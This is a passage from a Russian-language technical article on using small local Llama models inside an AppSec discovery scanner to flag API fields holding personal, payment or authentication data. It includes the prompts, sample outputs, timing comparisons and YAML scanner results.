
```
llm = Llama.from_pretrained(
    repo_id=score_config.ai_params.model_id,
    filename=score_config.ai_params.gguf_file,
    verbose=False,
    cache_dir=score_config.ai_params.model_folder
)

system_prompt = ''' You are security bot, for provided objects select only field names
                    that contain personally identifiable information, passport or other
                    person identification document numbers, finance or payment information,
                    authentication and other sensitive data.

                    Answer with only list of sensitive field names like ['field_name1', 'field_name2']
                    or empty list'''
```

При первом запуске библиотека загружает в указанный каталог с кешем выбранную нами модель, дальше этот кеш можно использовать в офлайн-окружении.




```
hf_home
  > .locks
  models--mradermacher--Llama-3.2-3B-Instruct-uncensored-GGUF
    > blobs
    > refs
    > snapshots
  models--QuantFactory--DarkIdol-Llama-3.1-8B-Instruct-1.2-Uncensored-GGUF
    > blobs
    > refs
    > snapshots
```

Вот результаты для 3B-модели.



```
question = '''
Object: User
Field_names:
    id
    full_name
    first_name
    last_name
    music_album
    address
    snils
    inn
    pan
    tshirt_size
    password
    auth_token
    user.codeword
    pets_lover
    documet_number
'''

response = llm.create_chat_completion(
  messages = [
      {"role": "system", "content": system_prompt},
      {
          "role": "user",
          "content": question
      }
  ]
)
"['auth_token', 'password', 'snils', 'inn', 'pan', 'documet_number']"
answer = response['choices'][0]["message"]["content"]
```

И на том же запросе для 8B-модели.




```
question = '''
Object: User
Field_names:
    id
    full_name
    first_name
    last_name
    music_album
    address
    snils
    inn
    pan
    tshirt_size
    password
    auth_token
    user.codeword
    pets_lover
    documet_number
'''

response = llm.create_chat_completion(
  messages = [
      {"role": "system", "content": system_prompt},
      {
          "role": "user",
          "content": question
      }
  ]
)
" ['id', 'full_name', 'first_name', 'last_name', 'snils', 'inn', 'pan', 'password', 'auth_token', 'documet_number']"
answer = response['choices'][0]["message"]["content"]
```

В младшей модели результат был получен примерно за 10 секунд, и, как мы видим, он совсем не идеален. Старшая модель думала порядка 30 секунд и нашла больше значимых для нас полей, но, допустим, пропустила `codeword` и добавила явно лишний для нашего контекста `id`.

Также на большой выборке данных адекватность ответа сильно зависит от количества полей в запросе: и та и другая модель может посчитать критичным поле в объекте с небольшим количеством полей, но затупить, если у нас на входе и выходе объекта достаточно развесистые структуры данных.


В результате проб и ошибок я пришел к тому, что оптимальна по соотношению качества результата и затраченного на вычисление времени младшая модель с запросами по отдельным полям. Мы тратим на каждое поле считаные секунды и в большинстве случаев получаем стабильный результат.




```
system_prompt = ''' You are security bot, for provided objects select only field names
                    that contain personally identifiable information, passport or other
                    person identification document numbers, finance or payment information,
                    authentication and other sensitive data.'''

question = '''
For object: User

Field name: snils

Can contain sensitive data? Answer only 'yes' or 'no',
'''

response = llm.create_chat_completion(
  messages = [
      {"role": "system", "content": system_prompt},
      {
          "role": "user",
          "content": question
      }
  ]
)
'yes'
answer = response['choices'][0]["message"]["content"]
```

Старшая модель в запросах по единичным полям показывает себя сравнимо с облачными аналогами, но и тратит на каждый запрос 15 20 секунд, что обходится слишком дорого для больших объектов. Нужно думать про кеши, поднятый в памяти и прогретый пул объектов моделей с распределением по нему запросов и более подходящее для задачи железо. Использование большого объема памяти и GPU дает драматический прирост в скорости, и мы получаем время реакции на старших моделях, измеряемое в единицах секунд.

Но все таки мы научились получать в сканере критичные объекты с достаточно общим запросом на входе.



```
root@19bfeed9dc95:/app# appsec-discovery --source tests/ai_samples/api_gateway_today/ --config tests/config_samples/ai_conf_llama.yaml
- hash: 8ef982b8b07a023c776790f6c07eca33
  object_name: Route /user/{username} (GET)
  object_type: route
  parser: swagger
  severity: high
  tags:
  - pii
  - auth
  - llm
  file: swagger.yaml
  line: 1
  properties:
    path:
      prop_name: path
      prop_value: /user/{username}
      severity: medium
      tags:
      - auth
    method:
      prop_name: method
      prop_value: GET
  fields:
    path.param.username:
      field_name: path.param.username
      field_type: string
      file: swagger.yaml
      line: 1
      severity: medium
      tags:
      - auth
      - llm
    output.id:
      field_name: output.id
      field_type: integer
      file: swagger.yaml
      line: 1
```




```
- hash: 40140abef3b5f45d447d16e7180cc231
  object_name: Route /user/login (GET)
  object_type: route
  parser: swagger
  severity: high
  tags:
  - auth
  - llm
  file: swagger.yaml
  line: 1
  properties:
    path:
      prop_name: path
      prop_value: /user/login
      severity: medium
      tags:
      - auth
    method:
      prop_name: method
      prop_value: GET
  fields:
    query.param.username:
      field_name: query.param.username
      field_type: string
      file: swagger.yaml
      line: 1
      severity: medium
      tags:
      - auth
      - llm
    query.param.password:
      field_name: query.param.password
      field_type: string
      file: swagger.yaml
      line: 1
      severity: high
      tags:
      - auth
      - llm
    output:
      field_name: output
      field_type: string
      file: swagger.yaml
      line: 1
```

ВЫВОДЫ

